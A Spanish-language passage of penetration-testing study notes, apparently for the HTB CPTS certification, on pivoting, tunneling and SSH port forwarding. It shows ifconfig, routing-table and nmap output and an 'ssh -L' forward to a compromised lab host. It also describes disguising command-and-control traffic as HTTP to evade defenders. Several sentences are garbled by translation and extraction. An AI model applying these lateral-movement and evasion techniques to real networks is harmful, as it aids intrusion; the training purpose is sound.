



# CPTS PDF 3

## Especialista en pruebas de penetración

El Especialista certificado en pruebas de penetración de HTB (HTB CPTS) es una certificación altamente práctica que evalúa las habilidades de pruebas de penetración de los candidatos. Los titulares de la certificación de Especialista certificado en pruebas de penetración de HTB poseerán competencia técnica en los dominios de piratería ética y pruebas de penetración en un nivel intermedio. También podrán evaluar el riesgo al que está expuesta una infraestructura y redactar un informe de calidad comercial y procesable.

Alejandro González B. (Anonimo501)

<https://t.me/PenZesting>

<https://t.me/ultimostiemp0s> (Canal cristiano)

<https://www.youtube.com/@Anonimo501>

<https://www.linkedin.com/in/alejandro-gonzález-botache-647b60241/>




## Contenido

Introducción a pivoteo, tunelización y reenvío de puertos .....	4
Introducción a la enumeración y los ataques de Active Directory .....	86

# Pivoting, Tunneling, and Port Forwarding

Introducción a pivoteo, tunelización y reenvío de puertos



Durante un red team engagement ataque penetration test, o un ataque Active Directory assessment, a menudo nos encontraremos en una situación en la que es posible que ya hayamos comprometido el ataque requerido , Credentials o para pasar a otro host, pero es posible que no haya otro host directamente accesible desde nuestro host de ataque. En tales casos, es posible que debamos usar un ataque que ya hemos comprometido para

encontrar una manera de llegar a nuestro próximo objetivo. Una de las cosas más importantes que debemos hacer cuando aterrizamos en un host por primera vez es verificar nuestro ataque , y el ataque potencial . Si un host tiene más de un adaptador de red, es probable que podamos usarlo para pasar a un segmento de red diferente. El pivoteo es esencialmente la idea de ataque .ssh keyshashesaccess tokenspivot hostprivilege levelnetwork connectionsVPN or other remote access softwaremoving to other networks through a compromised host to find more targets on different network segments

Existen muchos términos diferentes que se utilizan para describir un host comprometido y que podemos utilizar para referirnos pivot a un segmento de red que antes no era accesible. Algunos de los más comunes son:

- Pivot Host
- Proxy
- Foothold
- Beach Head system
- Jump Host

El uso principal del pivoteo es vencer la segmentación (tanto física como virtualmente) para acceder a una red aislada. Tunneling, por otro lado, es un subconjunto del pivoteo. La tunelización encapsula el tráfico de la red en otro protocolo y enruta el tráfico a través de él. Piénselo de esta manera:

Tenemos keyque enviarle un regalo a un socio, pero no queremos que nadie que vea nuestro paquete sepa que es una llave. Así que conseguimos un peluche y escondemos la llave dentro con instrucciones sobre lo que hace. Luego empaquetamos el juguete y se lo enviamos a nuestro socio. Cualquiera que inspeccione la caja verá un simple peluche, sin darse cuenta de que contiene algo más. Solo nuestro socio sabrá que la llave está escondida dentro y aprenderá cómo acceder a ella y usarla una vez que se la entreguen. Las aplicaciones típicas como las VPN o los navegadores especializados son simplemente otra forma de tunelizar el tráfico de red.

Inevitablemente, nos encontraremos con varios términos diferentes que se utilizan para describir lo mismo en la industria de TI y seguridad de la información. Con el pivoteo, notaremos que a menudo se hace referencia a esto como Lateral Movement.

Isn't it the same thing as pivoting?

La respuesta a esa pregunta no es exactamente así. Tomemos un segundo para comparar y contrastar Lateral Movement con Pivoting and Tunneling, ya que puede haber cierta confusión en cuanto a por qué algunos los consideran conceptos diferentes.

## Comparación entre movimiento lateral, pivoteo y tunelización

### Movimiento lateral

El movimiento lateral se puede describir como una técnica que se utiliza para ampliar nuestro acceso a hosts, Applications y services dentro de un entorno de red. El movimiento lateral también puede ayudarnos a obtener acceso a recursos de dominio específicos que podamos necesitar para elevar nuestros privilegios. El movimiento lateral a menudo permite la escalada de privilegios entre hosts. Además de la explicación que hemos proporcionado para este concepto, también podemos estudiar cómo otras organizaciones respetadas explican el movimiento lateral. Consulte estas dos explicaciones cuando tenga tiempo:

[Explicación de Palo Alto Network](#)

[Explicación de MITRE](#)

#### Un ejemplo práctico Lateral Movement sería:

Durante una evaluación, obtuvimos acceso inicial al entorno de destino y pudimos obtener el control de la cuenta de administrador local. Realizamos un análisis de red y encontramos tres hosts de Windows más en la red. Intentamos usar las mismas credenciales de administrador local y uno de esos dispositivos compartía la misma cuenta de administrador. Usamos las credenciales para movernos lateralmente a ese otro dispositivo, lo que nos permitió comprometer aún más el dominio.

### Pivotando

Utilizar varios hosts para cruzar networklímites a los que normalmente no tendría acceso. Este es un objetivo más bien específico. El objetivo aquí es permitirnos adentrarnos más en una red comprometiendo hosts o infraestructura específicos.

#### Un ejemplo práctico Pivoting sería:

Durante un enfrentamiento complicado, el objetivo tenía su red separada física y lógicamente. Esta separación nos dificultó movernos y completar nuestros objetivos. Tuvimos que buscar en la red y comprometer un host que resultó ser la estación de trabajo de ingeniería utilizada para mantener y monitorear el equipo en el entorno operativo, enviar informes y realizar otras tareas administrativas en el entorno empresarial. Ese host resultó tener doble conexión (más de una NIC física conectada a diferentes redes). Sin el acceso a las redes empresariales y operativas, no habríamos podido cambiar de rumbo, ya que necesitábamos completar nuestra evaluación.

### Túnel

A menudo nos encontramos utilizando varios protocolos para enviar tráfico dentro y fuera de una red donde existe la posibilidad de que nuestro tráfico sea detectado. Por ejemplo,

utilizando HTTP para enmascarar nuestro tráfico de Comando y Control desde un servidor que poseemos hasta el host de la víctima. La clave aquí es ofuscar nuestras acciones para evitar la detección durante el mayor tiempo posible. Utilizamos protocolos con medidas de seguridad mejoradas, como HTTPS sobre TLS o SSH sobre otros protocolos de transporte. Este tipo de acciones también permiten tácticas como la exfiltración de datos fuera de una red objetivo o la entrega de más cargas útiles e instrucciones a la red.

#### **Un ejemplo práctico Tunneling sería:**

Una de las formas en las que utilizamos la tunelización fue para diseñar nuestro tráfico para que se escondiera en HTTP y HTTPS. Esta es una forma habitual de mantener el Comando y Control (C2) de los hosts que habíamos comprometido dentro de una red. Enmascaramos nuestras instrucciones dentro de solicitudes GET y POST que aparecían como tráfico normal y, para el ojo inexperto, se verían como una solicitud web o una respuesta a cualquier sitio web antiguo. Si el paquete se formaba correctamente, se reenviaba a nuestro servidor de control. Si no, se redirigía a otro sitio web, lo que podría confundir al defensor que lo estaba revisando.

En resumen, debemos considerar estas tácticas como cosas separadas. El movimiento lateral nos ayuda a expandirnos dentro de una red, elevando nuestros privilegios, mientras que el pivoteo nos permite adentrarnos más en las redes y acceder a entornos que antes eran inalcanzables. Tenga presente esta comparación mientras avanza en este módulo.

Ahora que hemos conocido el módulo y hemos definido y comparado el movimiento lateral, el pivoteo y la tunelización, profundicemos en algunos de los conceptos de red que nos permiten realizar estas tácticas.

## La red detrás del pivoteo

Para poder comprender el concepto de "pivotinglo suficientemente bien como para tener éxito en un trabajo", se requiere una sólida comprensión fundamental de algunos conceptos clave de networking. Esta sección será un repaso rápido de los conceptos básicos de networking para comprender el pivoteo.

### Direccionamiento IP y NIC

Cada computadora que se comunica en una red necesita una dirección IP. Si no la tiene, no está en una red. La dirección IP se asigna mediante software y, por lo general, se obtiene automáticamente de un servidor DHCP. También es común ver computadoras con direcciones IP asignadas de forma estática. La asignación de IP estática es común en:

- Servidores
- Enrutadores
- Cambiar interfaces virtuales
- Impresoras
- Y cualquier dispositivo que proporcione servicios críticos a la red.

Ya sea que se asigne dynamicallyo statically, la dirección IP se asigna a un Network Interface Controller( NIC). Comúnmente, la NIC se conoce como Network Interface Card o Network Adapter. Una computadora puede tener múltiples NIC (físicas y virtuales), lo que significa que puede tener múltiples direcciones IP asignadas, lo que le permite comunicarse en varias redes. La identificación de oportunidades de pivoteo a menudo dependerá de las IP específicas asignadas a los hosts que comprometemos porque pueden indicar las redes a las que pueden acceder los hosts comprometidos. Por eso es importante que siempre verifiquemos si hay NIC adicionales mediante comandos como ifconfig(en macOS y Linux) y ipconfig(en Windows).

## Usando ifconfig

```
AlejandroGB@htb[/htb]$ ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 134.122.100.200 netmask 255.255.240.0 broadcast 134.122.111.255
      inet6 fe80::e973:b08d:7bdf:dc67 prefixlen 64 scopeid 0x20<link>
        ether 12:ed:13:35:68:f5 txqueuelen 1000 (Ethernet)
          RX packets 8844 bytes 803773 (784.9 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 5698 bytes 9713896 (9.2 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.106.0.172 netmask 255.255.240.0 broadcast 10.106.15.255
      inet6 fe80::a5bf:1cd4:9bca:b3ae prefixlen 64 scopeid 0x20<link>
        ether 4e:c7:60:b0:01:8d txqueuelen 1000 (Ethernet)
          RX packets 15 bytes 1620 (1.5 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 18 bytes 1858 (1.8 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
      Loop txqueuelen 1000 (Local Loopback)
        RX packets 19787 bytes 10346966 (9.8 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 19787 bytes 10346966 (9.8 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
      inet 10.10.15.54 netmask 255.255.254.0 destination 10.10.15.54
      inet6 fe80::c85a:5717:5e3a:38de prefixlen 64 scopeid 0x20<link>
```

En el resultado anterior, cada NIC tiene un identificador ( eth0, eth1, lo, tun0) seguido de información de dirección y estadísticas de tráfico. La interfaz de túnel (tun0) indica que hay una conexión VPN activa. Cuando nos conectamos a cualquiera de los servidores VPN de HTB a través de Pwnbox o nuestro propio host de ataque, siempre notaremos que se crea una interfaz de túnel y se le asigna una dirección IP. La VPN nos permite acceder a los entornos de red de laboratorio alojados por HTB. Tenga en cuenta que estas redes de laboratorio no son accesibles sin tener un túnel establecido. La VPN encripta el tráfico y también establece un túnel sobre una red pública (a menudo Internet), a través NAT de un dispositivo de red público y hacia la red interna/privada. Además, observe las direcciones IP asignadas a cada NIC. La IP asignada a eth0 ( 134.122.100.200) es una dirección IP públicamente enrutable. Lo que significa que los ISP enrutarán el tráfico que se origina desde esta IP a través de Internet. Veremos IP públicas en dispositivos que están directamente frente a Internet, comúnmente alojados en DMZ. Las demás NIC tienen direcciones IP privadas, que se pueden enrutar dentro de redes internas, pero no a través de Internet pública. Al momento de escribir este artículo, cualquier persona que desee

comunicarse a través de Internet debe tener al menos una dirección IP pública asignada a una interfaz en el dispositivo de red que se conecta a la infraestructura física que se conecta a Internet. Recuerde que NAT se utiliza comúnmente para traducir direcciones IP privadas a direcciones IP públicas.

## Usando ipconfig



```
PS C:\Users\htb-student> ipconfig

Windows IP Configuration

Unknown adapter NordLynx:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . .

Ethernet adapter Ethernet0 2:
  Connection-specific DNS Suffix . . . . . .htb
  IPv6 Address . . . . . : dead:beef::1a9
  IPv6 Address . . . . . : dead:beef::f58b:6381:c648:1fb0
  Temporary IPv6 Address . . . . . : dead:beef::dd0b:7cda:7118:3373
  Link-local IPv6 Address . . . . . : fe80::f58b:6381:c648:1fb0%8
  IPv4 Address . . . . . : 10.129.221.36
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . : fe80::250:56ff:feb9:df81%8
                             10.129.0.1

Ethernet adapter Ethernet:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . .
```

El resultado que se muestra arriba proviene ipconfig de un sistema Windows. Podemos ver que este sistema tiene varios adaptadores, pero solo uno de ellos tiene direcciones IP asignadas. Hay direcciones [IPv6 y una dirección IPv4](#). Este módulo se centrará principalmente en las redes que ejecutan IPv4, ya que sigue siendo el mecanismo de direccionamiento IP más común en las redes LAN empresariales. Notaremos que algunos adaptadores, como el que se muestra en el resultado anterior, tendrán una dirección IPv4 y una dirección IPv6 asignadas en una [configuración de doble pila](#) que permite acceder a los recursos a través de IPv4 o IPv6.

Cada dirección IPv4 tendrá un subnet mask. Si una dirección IP es como un número de teléfono, la máscara de subred es como el código de área. Recuerde que la máscara de subred define la parte network & host de una dirección IP. Cuando el tráfico de red está destinado a una dirección IP ubicada en una red diferente, la computadora enviará el tráfico a su default gateway. La puerta de enlace predeterminada suele ser la dirección IP asignada a una NIC en un dispositivo que actúa como enrutador para una LAN determinada. En el contexto del pivoteo, debemos tener en cuenta a qué redes puede

acceder un host en el que aterrizamos, por lo que documentar la mayor cantidad posible de información de direcciones IP en un compromiso puede resultar útil.

## Enrutamiento

Es común pensar en un dispositivo de red que nos conecta a Internet cuando pensamos en un enrutador, pero técnicamente cualquier computadora puede convertirse en un enrutador y participar en el enrutamiento. Algunos de los desafíos que enfrentaremos en este módulo requieren que hagamos que un host pinte el tráfico a otra red. Una forma en que veremos esto es mediante el uso de AutoRoute, que permite que nuestro equipo de ataque tenga rutas que apuntan a redes a las que se puede acceder a través de un host pivote. Una característica clave que define a un enrutador es que tiene una tabla de enrutamiento que utiliza para reenviar el tráfico según la dirección IP de destino. Veamos esto en Pwnbox usando los comandos netstat -ro ip route.

### Tabla de enrutamiento en Pwnbox

```
netstat -r
```

La red detrás del pivoteo

```
AlejandroGB@htb:[/htb]$ netstat -r

Kernel IP routing table
Destination     Gateway         Genmask        Flags   MSS Window irtt Iface
default         178.62.64.1    0.0.0.0        UG      0 0          0 eth0
10.10.10.0     10.10.14.1    255.255.254.0  UG      0 0          0 tun0
10.10.14.0     0.0.0.0        255.255.254.0  U       0 0          0 tun0
10.106.0.0      0.0.0.0        255.255.240.0  U       0 0          0 eth1
10.129.0.0      10.10.14.1    255.255.0.0    UG      0 0          0 tun0
178.62.64.0     0.0.0.0        255.255.192.0   U      0 0          0 eth0
```

Notaremos que Pwnbox, las distribuciones de Linux, Windows y muchos otros sistemas operativos tienen una tabla de enrutamiento para ayudar al sistema a tomar decisiones de enrutamiento. Cuando se crea un paquete y tiene un destino antes de salir de la computadora, se utiliza la tabla de enrutamiento para decidir dónde enviarlo. Por ejemplo, si estamos tratando de conectarnos a un objetivo con la IP 10.129.10.25, podríamos saber a partir de la tabla de enrutamiento a dónde se enviaría el paquete para llegar allí. Se reenviaría a un Gateway desde la NIC correspondiente (Iface). Pwnbox no está utilizando ningún protocolo de enrutamiento (EIGRP, OSPF, BGP, etc.) para aprender cada una de esas rutas. Aprendió sobre esas rutas a través de sus propias interfaces conectadas directamente (eth0, eth1, tun0). Los dispositivos independientes designados como enrutadores generalmente aprenderán rutas utilizando una combinación de creación de rutas estáticas, protocolos de enrutamiento dinámico e interfaces conectadas directamente. Cualquier tráfico destinado a redes que no estén presentes en la tabla de enrutamiento se enviará a default route, que también puede denominarse puerta de enlace predeterminada o puerta de enlace de último recurso. Al buscar oportunidades

para cambiar de rumbo, puede ser útil observar la tabla de enrutamiento de los hosts para identificar a qué redes podemos acceder o qué rutas necesitamos agregar.

### Protocolos, servicios y puertos

**Protocols** son las reglas que gobiernan las comunicaciones de red. Muchos protocolos y servicios tienen sus correspondientes **ports** identificadores. Los puertos lógicos no son cosas físicas que podamos tocar o enchufar. Están en el software asignado a las aplicaciones. Cuando vemos una dirección IP, sabemos que identifica una computadora a la que se puede acceder a través de una red. Cuando vemos un puerto abierto vinculado a esa dirección IP, sabemos que identifica una aplicación a la que podemos conectarnos. Conectarse a puertos específicos en los que se encuentra un dispositivo **listening** a menudo nos permite usar puertos y protocolos que están **permitted** en el firewall para obtener un punto de apoyo en la red.

Tomemos, por ejemplo, un servidor web que utiliza HTTP (**often listening on port 80**). Los administradores no deben bloquear el tráfico entrante en el puerto 80. Esto evitaría que alguien visite el sitio web que están alojando. Esta suele ser una forma de entrar en el entorno de red. **through the same port that legitimate traffic is passing** No debemos pasar por alto el hecho de que **source port** también se genera un para realizar un seguimiento de las conexiones establecidas en el lado del cliente de una conexión. Debemos tener en cuenta qué puertos estamos utilizando para asegurarnos de que cuando ejecutamos nuestras cargas útiles, se conecten de nuevo a los oyentes previstos que configuramos. Seremos creativos con el uso de puertos a lo largo de este módulo.

Para una revisión más detallada de los conceptos fundamentales de redes, consulte el módulo [Introducción a las redes](#).

Un consejo de LTNB0B: En este módulo, practicaremos muchas herramientas y técnicas diferentes para cambiar de host y reenviar servicios locales o remotos a nuestro host de ataque para acceder a objetivos conectados a diferentes redes. Este módulo aumenta gradualmente en dificultad, proporcionando redes de múltiples host para practicar lo aprendido. Te recomiendo encarecidamente que practiques muchos métodos diferentes de formas creativas a medida que comienzas a comprender los conceptos. Tal vez incluso intentes dibujar las topologías de red utilizando herramientas de diagrama de red a medida que enfrentas desafíos. Cuando busco oportunidades para cambiar de host, me gusta usar herramientas como [Draw.io](#) para crear una representación visual del entorno de red en el que me encuentro, también sirve como una gran herramienta de documentación. Este módulo es muy divertido y pondrá a prueba tus habilidades en redes. ¡Diviértete y nunca dejes de aprender! (<https://excalidraw.com>)


## Reenvío dinámico de puertos con túneles SSH y SOCKS

### Reenvío de puertos en contexto

**Port Forwarding** es una técnica que nos permite redirigir una solicitud de comunicación de un puerto a otro. El reenvío de puertos utiliza TCP como capa de comunicación principal para proporcionar comunicación interactiva para el puerto reenviado. Sin embargo, se pueden utilizar diferentes protocolos de capa de aplicación, como SSH o incluso SOCKS (capa no relacionada con la aplicación), para encapsular el tráfico reenviado. Esto puede resultar eficaz para eludir los cortafuegos y utilizar los servicios existentes en el host comprometido para pasar a otras redes.

### Reenvío de puerto local SSH

Tomemos un ejemplo de la siguiente imagen.




Nota: Cada diagrama de red presentado en este módulo está diseñado para ilustrar los conceptos analizados en la sección asociada. Las direcciones IP que se muestran en los diagramas no siempre coincidirán exactamente con los entornos de laboratorio. Asegúrese de concentrarse en comprender el concepto y verá que los diagramas le resultarán muy útiles. Después de leer esta sección, asegúrese de consultar nuevamente la imagen anterior para reforzar los conceptos.

Tenemos nuestro host de ataque (10.10.15.x) y un servidor Ubuntu de destino (10.129.xx), que hemos comprometido. Analizaremos el servidor Ubuntu de destino con Nmap para buscar puertos abiertos.

## Escaneo del objetivo pivotante

```
nmap -sT -p22,3306 10.129.202.64
```



```
AlejandroGB@htb:/htb$ nmap -sT -p22,3306 10.129.202.64
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-24 12:12 EST
Nmap scan report for 10.129.202.64
Host is up (0.12s latency).


PORT      STATE SERVICE
22/tcp    open  ssh
3306/tcp  closed mysql

Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
```

La salida de Nmap muestra que el puerto SSH está abierto. Para acceder al servicio MySQL, podemos acceder al servidor mediante SSH desde el servidor Ubuntu o podemos reenviarlo a nuestro host local en el puerto **1234** y acceder a él localmente. Una ventaja de acceder a él localmente es que, si queremos ejecutar un exploit remoto en el servicio MySQL, no podremos hacerlo sin reenvío de puertos. Esto se debe a que MySQL está alojado localmente en el servidor Ubuntu en el puerto **3306**. Por lo tanto, utilizaremos el siguiente comando para reenviar nuestro puerto local (1234) a través de SSH al servidor Ubuntu.

## Ejecutar el reenvío de puerto local

```
ssh -L 1234:localhost:3306 ubuntu@10.129.202.64
```



```
AlejandroGB@htb:/htb$ ssh -L 1234:localhost:3306 ubuntu@10.129.202.64
ubuntu@10.129.202.64's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Thu 24 Feb 2022 05:23:20 PM UTC

 System load:          0.0
 Usage of /:           28.4% of 13.72GB
 Memory usage:         34%
 Swap usage:          0%
 Processes:            175
 Users logged in:     1
 IPv4 address for ens192: 10.129.202.64
 IPv6 address for ens192: dead:beef::250:56ff:feb9:52eb
 IPv4 address for ens224: 172.16.5.129

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

 https://ubuntu.com/blog/microk8s-memory-optimisation

 66 updates can be applied immediately.
 45 of these updates are standard security updates.
 To see these additional updates run: apt list --upgradable
```

El **-L** comando le indica al cliente SSH que solicite al servidor SSH que reenvíe todos los datos que enviamos a través del puerto **1234** al **localhost:3306** servidor Ubuntu. Al hacer esto, deberíamos poder acceder al servicio MySQL localmente en el puerto 1234. Podemos usar Netstat o Nmap para consultar nuestro host local en el puerto 1234 para verificar si se reenvió el servicio MySQL.

### Confirmación del reenvío de puertos con Netstat

